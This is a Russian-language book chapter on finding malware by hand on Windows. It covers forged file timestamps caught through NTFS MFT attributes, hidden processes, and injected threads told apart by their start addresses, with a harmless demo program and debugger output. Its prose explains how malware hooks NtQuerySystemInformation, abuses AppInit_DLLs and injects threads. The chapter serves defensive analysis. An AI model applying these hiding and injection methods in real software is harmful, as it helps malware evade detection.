Антивирусы (даже со всеми обновлениями) далеко не всегда распознают вредоносные программы (malware), и опытные хакеры доверяют только своим знаниям и навыкам, отладчику SoftICE и другому низкоуровневому инструментарию, позволяющему добраться до самого ядра и разоблачить зловредные программы, где бы они ни скрывались! В этой главе мы сосредоточимся на вопросах обнаружения, отладки и дизассемблирования зловредных программ и эксплойтов (exploits).

Во времена MS-DOS ручная чистка компьютера была обычном делом. Количество исполняемых файлов измерялось десятками и существовало не так уж и много мест, пригодных для внедрения вирусов. С приходом Windows все изменилось. Из крохотного поселка операционная система превратилась в огромный, стремительно разрастающийся мегаполис, среди сотен тысяч файлов которого можно спрятать что угодно.

Обнаружить качественно спроектированную и грамотно заложенную закладку усилиями одного человека за разумное время не представляется возможным. Намного проще (да и быстрее) переустановить Windows с нуля. К счастью, качественно написанные вредоносные программы — огромная редкость, практически не встречающая в живой природе. В основном приходится сталкиваться с низкопробными поделками, оставляющими после себя множество следов и легко обнаруживаемыми с помощью SoftICE и сопутствующих ему утилит.

Весь вопрос заключается в том, как правильно ими пользоваться. Допустим, установите вы SoftICE, нажмете <CTRL>+<D>, увидите черный экран. А что дальше? Настало время приоткрыть завесу тайны над некоторыми хакерскими секретами.

Время тоже оставляет отпечатки

Чаще всего вредоносная программа копирует свое тело в новый файл со случайным или фиксированным названием, реже — внедряется в уже существующие файлы. Второй подход требует не только знания структуры PE-файла, но и определенных привилегий. В частности, обладая привилегиями обычного пользователя, системные файлы просто так не заразишь. При этом подавляющее большинство malware-писателей забывают скорректировать дату/время создания файла, выдавая себя с головой.

Допустим, мы запустили файл сомнительного происхождения и хотим узнать — а не натворил ли он в системе каких-нибудь пакостей? Первое, что приходит в голову — это выполнить поиск файлов, созданных за *xxx* последних дней (в нашем случае — за один). Все изменения, которые произошли в системе за последние сутки, становятся видны как на ладони! Как вариант, можно запустить FAR Manager (рис. 40.1), установить режим сортировки по дате создания (<CTRL>+<F8>) и просмотреть все "злачные" каталоги, включая WINNT, System32 и т. д. Файлы,

созданные последними, будут находиться в верху списка. Прием простой, но чрезвычайно эффективный!




Рис. 40.1. Исследование даты создания файлов при помощи FAR Manager

Конечно, чем позже мы спохватимся, тем сложнее будет отличить "легальные" файлы от "нелегальных", особенно если на компьютер ставится большое количество самого разнообразного программного обеспечения. Но все файлы, устанавливаемые инсталлятором (где бы он их ни размещал — в Program Files, WINNT или System32), имеют одну и ту же дату создания с небольшим разбросом по времени (ведь файлы создаются не параллельно, а последовательно), поэтому их сразу можно исключить из списка подозреваемых. А оставшиеся — подвергнуть тщательному исследованию.

Естественно, дата создания файла элементарно изменяется средствами Win32 API, и вредоносному ПО, при желании, ничего не стоит замаскироваться. Однако на разделах, отформатированных для использования NTFS, каждый файл обладает множеством "невидимых" атрибутов, до которых нельзя дотянуться через API. В частности, атрибут `30h` (`$FILE_NAME`) помимо стандартных времен создания, модификации и последнего обращения, хранит время последней модификации данной записи MFT[1]. У "честных" файлов время создания и время последней модификации MFT всегда совпадают, а если это не так — мы имеем дело с подделкой. Еще существует атрибут `10h ($STANDARD_INFORMATION)`, также хранящий информацию о времени создания, модификации и последнего доступа к файлу, а также времени последней модификации MFT. Однако, в отличие от атрибута `30h`, здесь время последней модификации MFT автоматически обновляется всякий

[1] Master File Table (MFT) — специальный метафайл, содержащий информацию обо всех остальных объектах файловой системы. Вопросы, относящиеся к структуре NTFS, подробно раскрываются в следующей книге: Крис Касперски. "Восстановление данных. Практическое руководство". — СПб.: БХВ-Петербург, 2007.

раз, когда файлу выделяется новая порция кластеров, а потому со временем его создания оно может и не совпадать.

Существует не так уж и много утилит, отображающих содержимое MFT в удобочитаемом виде. Одна из них — NtExplorer от Runtime Software (рис. 40.2). Упрощенно говоря, это — аналог Norton Disk Editor, но предназначенный для NTFS. К сожалению, NtExplorer не поддерживает ни плагинов, ни скриптов, поэтому быстро вывести список файлов с поддельными датами создания не получится. Каждый из подозрительных файлов приходится исследовать вручную. К счастью, NTFS — совсем несложная (по современным меркам) файловая система, а все ее основные структуры давным-давно реконструированы, документированы и выложены в Сеть: **http://linux-ntfs.org**.




Рис. 40.2. Обнаружение файла с поддельным временем создания при помощи Runtime NtExplorer — FAR Manager утверждает, что файл создан 07.05.2004, в то время как соответствующая ему запись в MFT модифицировалась 18.07.2006

Дерево процессов

Обычно вредоносная программа создает собственный процесс (реже — внедряется в чужие), при этом у нее возникает вполне естественное желание скрыть этот процесс, убрав его из "Диспетчера Задач" и прочих системных утилит. Как это она делает? Для предоставления информации о процессах операционные системы из семейства Windows NT поддерживают два механизма: набор документированных процедур TOOLHELP32 (доставшийся в "наследство" от Windows 9*x*), реализованных в KERNEL32.DLL, и недокументированную функцию `NtQuerySystemInformation`, экспортируемую NTDLL.DLL. Функция `NtQuerySystemInformation` представляет собой тонкую "обертку" (wrapper) вокруг системного сервиса `97h`, реализованного в NTOSKRNL.EXE. На самом деле, главная функция TOOLHELP32 — `CreateToolhelp32Snapshot` — полностью опирается на `NtQuerySystemInformation`, так что фактически механизм у нас один, только интерфейсы разные.

Вредоносная программа может легко перехватить процедуры `Process32First/Process32Next` из TOOLHELP32. Вот только это ей ничего не даст, поскольку практически все утилиты ("Диспетчер Задач", FAR Manager и даже примитивная программа tlist.exe из SDK) работают исключительно через `NtQuerySystemInformation` (что легко подтверждается установкой точки останова

в SoftICE). Однако перехватить `NtQuerySystemInformation` с прикладного уровня ничуть не сложнее, чем процедуры из набора TOOLHELP32! Существует множество путей, позволяющих это сделать:

- *Модифицировать NTDLL.DLL на диске*, установив в начало функции `NtQuerySystemInformation` команду перехода на собственный обработчик, внедренный в свободное пространство внутри NTDLL.DLL и "вычищающий всякое упоминание о себе из информации, выдаваемой перехваченной функцией. Способ простой, но "грязный". Он легко обнаруживается путем дизассемблирования NTDLL.DLL или ее сравнения с оригиналом. Помимо этого, вредоносной программе придется противостоять механизму SFC, а также установке пакетов обновления (Service Pack), часть которых обновляет NTDLL.DLL.
- *Модифицировать `NTDLL.DLL!NtQuerySystemInformation` в памяти*. Поскольку Windows NT поддерживает механизм copy-on-write, автоматически "расщепляющий" страницы памяти при записи, модификация NTDLL.DLL приобретает локальный характер, ограниченный контекстом процесса, выполняющего запись. Таким образом, чтобы воздействовать на "Диспетчер Задач", в него следует предварительно внедриться! Вот один из возможных сценариев: вредоносная программа создает свою DLL и прописывает ее в следующую ветку системного реестра: `HKLM\Software\Microsoft\Windows NT\CurrentVersion\windows\AppInit_DLLs`. В результате эта DLL будет отображаться на *все* процессы. Для большей скрытности можно модифицировать NTDLL.DLL только в контексте тех процессов, которые используются для вывода списка задач (taskmgr.exe, far.exe, tlist.exe и т. д.). В этом случае, заглянув отладчиком внутрь `NtQuerySystemInformation`, мы не найдем никаких следов присутствия вредоносного кода! Можно, конечно, проверить `AppInit_DLLs`, но это — не единственный способ внедрения, так что задача выявления вредоносной программы резко усложняется.
- *Модифицировать таблицу импорта taskmgr.exe ("Диспетчер Задач"), proclist.dll (плагин FAR Manager, ответственный за вывод списка процессов), tlist.exe на диске (или в памяти)*. При модификации таблиц импорта вредоносная программа подменяет вызовы `NtQuerySystemInformation` собственной функцией-оберткой. Такой перехват легко обнаруживается путем сравнения исполняемых файлов с их образом памяти, который может быть получен путем снятия дампа утилитой наподобие PE Tools, к тому же вредоносной программе придется дополнительно перехватывать функцию `GetProcAddress`, чтобы отслеживать динамическую загрузку NTDLL.DLL.

При наличии прав администратора, зловредная программа может проникнуть в NTOSKRNL.EXE и подменить сервис `97h` собственным обработчиком. Тогда с прикладного уровня обнаружить зловредный процесс уже не удастся, и придется спускаться на уровень ядра. Более подробно этот вопрос будет обсуждаться далее в этой главе, в *разд. "Восстановление SST"*.

SoftICE — пожалуй, единственная из всех программ, которая не использует `NtQuerySystemInformation`. Для отображения списка процессов SoftICE самостоятельно разбирает базовые структуры операционной системы, а потому легко выявляет скрытые процессы (рис. 40.3).

Теоретически, вредоносная программа может внедриться в SoftICE и перехватить любую из его команд (например, команду `PROC`), действуя по той же схеме, что и известные плагины IceExt/IceDump (благо, что обе утилиты распространяются в исходных текстах). Однако в "живой природе" такие монстры пока что не встречались. Можно надеяться, что плагин IceExt, скрывающий SoftICE от большинства защит, скроет его и от вредоносных программ. Тем не менее, при этом остается угроза сигнатурного поиска отладчика в памяти. К тому же, на хакерских форумах уже не первый год обсуждается гипотетический алгоритм сокрытия, перехватывающий функции переключения контекста и "вытирающий" себя в промежутках между переключениями контекста. Однако реализация такого проекта упирается в непреодолимые практические трудности. Формат процессорных структур непостоянен и меняется от одной версии системы к другой, к тому же, с ними взаимодействуют многие недокументированные функции, вызываемые в разное время из различных мест. Вредоносные программы, пытающиеся замаскироваться таким образом, постоянно обрушивают систему в BSOD, чем сразу же себя и выдают.




Рис. 40.3. SoftICE показывает процесс `sysrtl`, отсутствующий в "Диспетчере Задач"

Таким образом, будем считать, что связки из SoftICE + IceExt для просмотра всех процессов (включая скрытые) вполне достаточно.

Допрос потоков

В последнее время все чаще и чаще вредоносные программы не создают для себя отдельных процессов (которые очень легко заметить), а предпочитают внедряться в один из уже существующих. Для этого используются два механизма. В первом случае зловредная программа выделяет в целевом процессе блок памяти, используя для этого функцию `VirtualAllocEx`, копирует себя через `WriteProcessMemory` и создает удаленный поток посредством `CreateRemoteThread`. Второй механизм начинается так же, как и первый, только вместо создания удаленного потока вредоносная программа останавливает текущий поток процесса и изменяет регистр `EIP` функцией `SetThreadContext` (естественно, предварительно сохранив его оригинальное значение через `GetThreadContext`). Далее вредоносный код передает управление собственной процедуре, вызывающей `CreateThread`, восстанавливающей `EIP` и "размораживающей" ранее остановленный поток. Первый механизм работает только на системах из семейства Windows NT, а второй — на всех 32-разрядных системах семейства Windows.

Как обнаружить такой метод вторжения? Естественно, количество потоков атакуемого процесса увеличивается на единицу, однако это еще не показатель. Никогда и никто не может сказать точно, сколько у приложения должно быть потоков. Этого не может знать даже его непосредственный разработчик! Проведем простой эксперимент. Запустим "Блокнот" и, переключившись на "Диспетчер Задач", увидим один-единственный поток. Теперь выберем команды меню **File | Open**. Количество потоков внезапно подскакивает аж по пяти! Закрываем окно открытия файла — один поток исчезает, остаются четыре. Почему так происходит? Оказывается, все дело в динамических библиотеках SHLWAPI.DLL, RPCRT4.DLL и OLE32.DLL, "обслуживающих" окно и порождающих собственные, дочерние, потоки. Некоторые драйверы также могут порождать потоки в чужих приложениях (как правило, с целью вызова прикладных API). Нам необходимо как-то научиться отличать "легальные" потоки от "нелегальных", иначе наша борьба с вредоносными программами обречена на поражение.

Вот простая, но эффективная идея. Стартовый адрес легального потока лежит в пределах страничного образа (в секциях `.code` и `.text`), а нелегального — в куче, т. е. области динамической памяти, выделенной функцией `VirtualAllocEx`. Чтобы разоблачить нелегалов, нам, прежде всего,

понадобится карта адресного пространства. SoftICE отображает ее не в самом наглядном виде, поэтому лучше воспользоваться OllyDbg или PE Tools.

В OllyDbg в меню **File** выбираем команду **Attach** и указываем процесс, чьи потоки мы будем исследовать. После успешного присоединения к процессу выбираем команды **View | Memory** или нажимаем клавиатурную комбинацию <ALT>+<M>. Пример полученной карты памяти приведен на рис. 40.4.




Рис. 40.4. Карта памяти "Блокнота", отображенная отладчиком OllyDbg




Рис. 40.5. Карта памяти "Блокнота", отображенная утилитой PE Tools

Регионы, помеченные как **Priv** (private), принадлежат блокам динамической памяти, а метка **Map** (mapping) соответствует проекциям файлов, созданных функциями `CreateFileMapping`/`MapViewOfFile`). Метками **Imag** (imaging) помечены страничные образы исполняемых файлов или динамических библиотек.

В PE Tools для той же цели необходимо выделить процесс и выбрать из контекстного меню команду **Dump region**. При этом на экране появится диалоговое окно с картой памяти — не такой подробной, как у OllyDbg, но вполне достаточной для решения нашей задачи (рис. 40.5).

Для дальнейших экспериментов нам понадобится программа, создающая пару потоков — "честным" и "нечестным" путем. Исходный код (обработка ошибок и других исключительных ситуаций опущена для краткости) может выглядеть так, как показано в листинге 40.1.

Листинг 40.1. Исходный код демонстрационной программы va_thread.c, компилируемой с настройками по умолчанию

```
#include <stdio.h>
#include <windows.h>

// Код потока, который ничего не делает, а только крутит цикл.
thread(){while(1);}

main()
{
        void *p;        // Переменная многоцелевого назначения.

        // Создаем "честный" поток.
        CreateThread(0,0,(void*)&thread,0x999,0,&p);

        // Создаем "нечестный" поток так, как это делает malware.
        // Выделяем блок памяти из кучи, копируем туда код потока
        // и вызываем CreateThread.
        p = VirtualAlloc(0, 0x1000, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(p,thread,0x1000);CreateThread(0,0,p,0x666,0,&p);

        // Ждем нажатия на ENTER.
        gets(&p);
}
```

Компилируем эту программу, запускаем ее на исполнение, заходим в SoftICE, даем команду `THREAD -x` (вывод детальной информации о потоках) и смотрим полученный результат (листинг 40.2).

Листинг 40.2. Информация о потоках, сообщенная SoftICE (приводится в сокращенном виде)

```
:THREAD -x
               Extended Thread Info for thread 374
KTEB           873CFDA0                TID:          374   Process:
                                                           va_thread(11C)
Start EIP:     KERNEL32!SetUnhandledExceptionFilter+001A (77E878C1)
User Stack:     00030000 - 00130000     Stack Ptr:    0012FD24

               Extended Thread Info for thread 238
KTEB:          82007020                TID:          238   Process:
                                                           va_thread(11C)
Start EIP:     KERNEL32!CreateFileA+00C3 (77E92C50)
User Stack:    00420000 - 00520000     Stack Ptr:    FFFFFFFF
```

```
                Extended Thread Info for thread 30C
KTEB:           82007AC0                TID:          30C   Process:
                                                            va_thread(11C)
Start EIP:      KERNEL32!CreateFileA+00C3 (77E92C50)
User Stack:     00530000 - 00630000     Stack Ptr:     FFFFFFFF
```

Вот так номер! SoftICE не смог определить истинные стартовые адреса потоков, заблудившись в недрах KERNEL32.DLL. Что ж, попробуем другой инструмент — утилиту Process Explorer от Марка Руссиновича (**http://www.microsoft.com/technet/sysinternals/ProcessesAndThreads/ProcessExplorer.mspx**). Скачиваем Process Explorer, запускаем, наводим курсор на `va_thread.exe`, далее в контекстном меню выбираем пункт **Properties** и в открывшемся диалоговом окне переходим на вкладку **Threads** (рис. 40.6).




Рис. 40.6. Утилита Process Explorer от Марка Руссиновича
тоже не смогла определить стартовый адрес нелегального потока

Что мы видим? Адреса двух потоков определены верно. Первый: `va_thread.exe+0x1405`, судя по адресу, представляет основной поток (адрес совпадает с точкой входа, что легко проверить в HIEW). Второй: `va_thread.exe+0x1000` — это "честно" созданный поток (что опять-таки проверяется по адресу в HIEW), а вот третий — `KERNEL32.DLL+0xB700` — это "нелегальный" поток, вот только его стартовый адрес определен неправильно!

Призываем на помощь OllyDbg и пытаемся разобраться в ситуации самостоятельно, без всех этих прелестей автоматизации и прочих чудес технического прогресса. Подключившись к про-

цессу va_thread.exe, в меню **View** выбираем пункт **Thread** и обнаруживаем не три (как ожидалось), а целых четыре потока (листинг 40.3).

Листинг 40.3. Информация о четырех потоках, выданная OllyDbg

Ident	Entry	Data block	Last error	Status	Priority
050C	7943B700	7FFDB000	ERROR_SUCCESS	Active	32 + 0
0558	00000000	7FFDC000	ERROR_SUCCESS	Suspended	32 + 0
055C	00000000	7FFDE000	ERROR_SUCCESS	Suspended	32 + 0
0578	00000000	7FFDD000	ERROR_SUCCESS	Suspended	32 + 0

Стартовый адрес (Entry) определен только для одного из потоков — 50Ch, да и тот, вероятно, служит для связки отлаживаемого процесса с OllyDbg. Стартовые адреса остальных потоков выставлены в нуль, но ведь это же не так!

Щелкаем мышью по потоку с идентификатором 558h (естественно, при следующем запуске программы идентификаторы потоков будут другими) и получаем код, показанный в листинге 40.4. Судя по карте памяти, этот код принадлежит страничному образу, следовательно, это — легальный поток.

Листинг 40.4. Код потока 558h, находящегося в пределах страничного образа

```
401000   55             PUSH    EBP
401001   8B EC          MOV     EBP,ESP
401003   B8 01000000    MOV     EAX,1
401008   85C0           TEST    EAX,EAX
40100A   74 02          JE      SHORT va_threa.0040100E
40100C   EB F5          JMP     SHORT va_threa.00401003
```

Переходим к окну стека, перемещая ползунок в самый низ. На дне стека видим аргумент, переданный потоку (второе двойное слово, в данном случае равное 999h) и стартовый адрес потока, лежащий в третьем двойном слове и в данном случае равный 401000h (листинг 40.5). На самом деле, в зависимости от способа создания потока, стартовый адрес может лежать как в третьем, так и во втором слове, поэтому автоматические утилиты и путаются в показаниях.

Листинг 40.5. На дне пользовательского стека потока 558h лежит стартовый адрес вместе с переданным ему аргументом

```
51FFDC   FFFFFFFF   End of SEH chain
51FFE0   79481F54   SE handler
51FFE4   79432B08   KERNEL32.79432B08
51FFE8   00000000
51FFEC   00000000
51FFF0   00000000
51FFF4   00401000   va_threa.00401000     ; ← стартовый адрес потока 558h
51FFF8   00000999                        ; ← аргумент, переданный потоку
51FFFC   00000000                        ; ← дно пользовательского стека потока
```

Переходим к следующему потоку — 55Ch. Код выглядит точно так же, как и раньше (ведь мы запустили два экземпляра одной и той же функции!), а вот содержимое дна стека слегка изменилось (листинг 40.6).

Листинг 40.6. На дне пользовательского стека потока 55Ch лежит стартовый адрес вместе с переданным ему аргументом

```
62FFDC    FFFFFFFF    End of SEH chain
62FFE0    79481F54    SE handler
62FFE4    79432B08    KERNEL32.79432B08
62FFE8    00000000
62FFEC    00000000
62FFF0    00000000
62FFF4    00520000                    ; ← стартовый адрес потока 55Ch
62FFF8    00000666                    ; ← аргумент, переданный потоку
62FFFC    00000000                    ; ← дно пользовательского стека потока
```

Как мы помним, `666h` — это аргумент, переданный "нелегальной" копии потока, а `520000h` — его стартовый адрес, принадлежащий (если верить карте памяти) блоку памяти, выделенному функцией `VirtualAlloc`. Карта памяти процесса `va_thread` приведена в листинге 40.7 (область памяти, принадлежащая потоку `55Ch`, выделена полужирным шрифтом).

Листинг 40.7. Карта памяти процесса va_thread (область памяти, принадлежащая потоку 55Ch, выделена полужирным)

```
Address   Size     Owner      Section   Contains      Type   Access          Initial
400000    1000     va_threa             PE header     Imag   R               RWE
401000    4000     va_threa   .text     code          Imag   R               RWE
405000    1000     va_threa   .rdata    imports       Imag   R               RWE
406000    2000     va_threa   .data     data          Imag   R               RWE
410000    2000                                       Map    R               R
51E000    1000                                       Priv   RW       Guar   RW
51F000    1000                         stack of thr  Priv   RW       Guar   RW
520000    1000                                       Priv   RWE             RWE
62E000    1000                                       Priv   RW       Guar   RW
```

Последний поток, `578h`, представляет собой основной поток программы и хранит свой стартовый адрес не в третьем, а во втором двойном слове (листинг 40.8).

Листинг 40.8. Поток 578h хранит свой стартовый адрес не в третьем, а во втором двойном слове!

```
12FFE0    FFFFFFFF    End of SEH chain
12FFE4    79481F54    SE handler
12FFE8    79432B18    KERNEL32.79432B18
12FFEC    00000000
12FFF0    00000000
12FFF4    00000000
12FFF8    00401405    va_threa.<ModuleEntryPoint>   ; ← стартовый адрес потока 578h
12FFFC    00000000                                  ; ← дно пользовательского стека
12FFFC                                              ; потока
```

Свершилось! Мы научились быстро определять стартовые адреса потоков, надежно отличая "легальные" от "нелегальных". Кстати, чтобы каждый раз не сверяться с картой памяти, можно использовать следующий трюк. Если при нажатии стартового адреса в контекстном меню OllyDbg присутствует строчка **Follow in Disassembler**, то он принадлежит страничному образу (т. е. легальному потоку) и, соответственно, наоборот (рис. 40.7).

